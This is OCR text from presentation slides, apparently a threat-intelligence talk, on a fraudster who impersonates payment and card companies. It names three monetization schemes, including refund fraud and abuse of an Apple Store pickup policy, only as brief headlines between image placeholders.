









impersonating simple payment and major credit card companies


“The threat actor’s **monetization tactics**
were nothing short of ingenious.”

Three ways to Monetize

Case #1



Refund after fraudulent payment on the second-hand trading platform

Case #2


Sale of the item and fraudulent payment on the open marketplace

Case #3

Exploit of the Apple Store's ‘Someone else Pick-up’ policy


Case #1

- **Requested for cash refund after payment for an item on second-hand trading platforms**




Case #2


- **After the sale of the item, fraudulent payments were made on the open marketplace**




Case #3

- **Chatted with the threat actor**






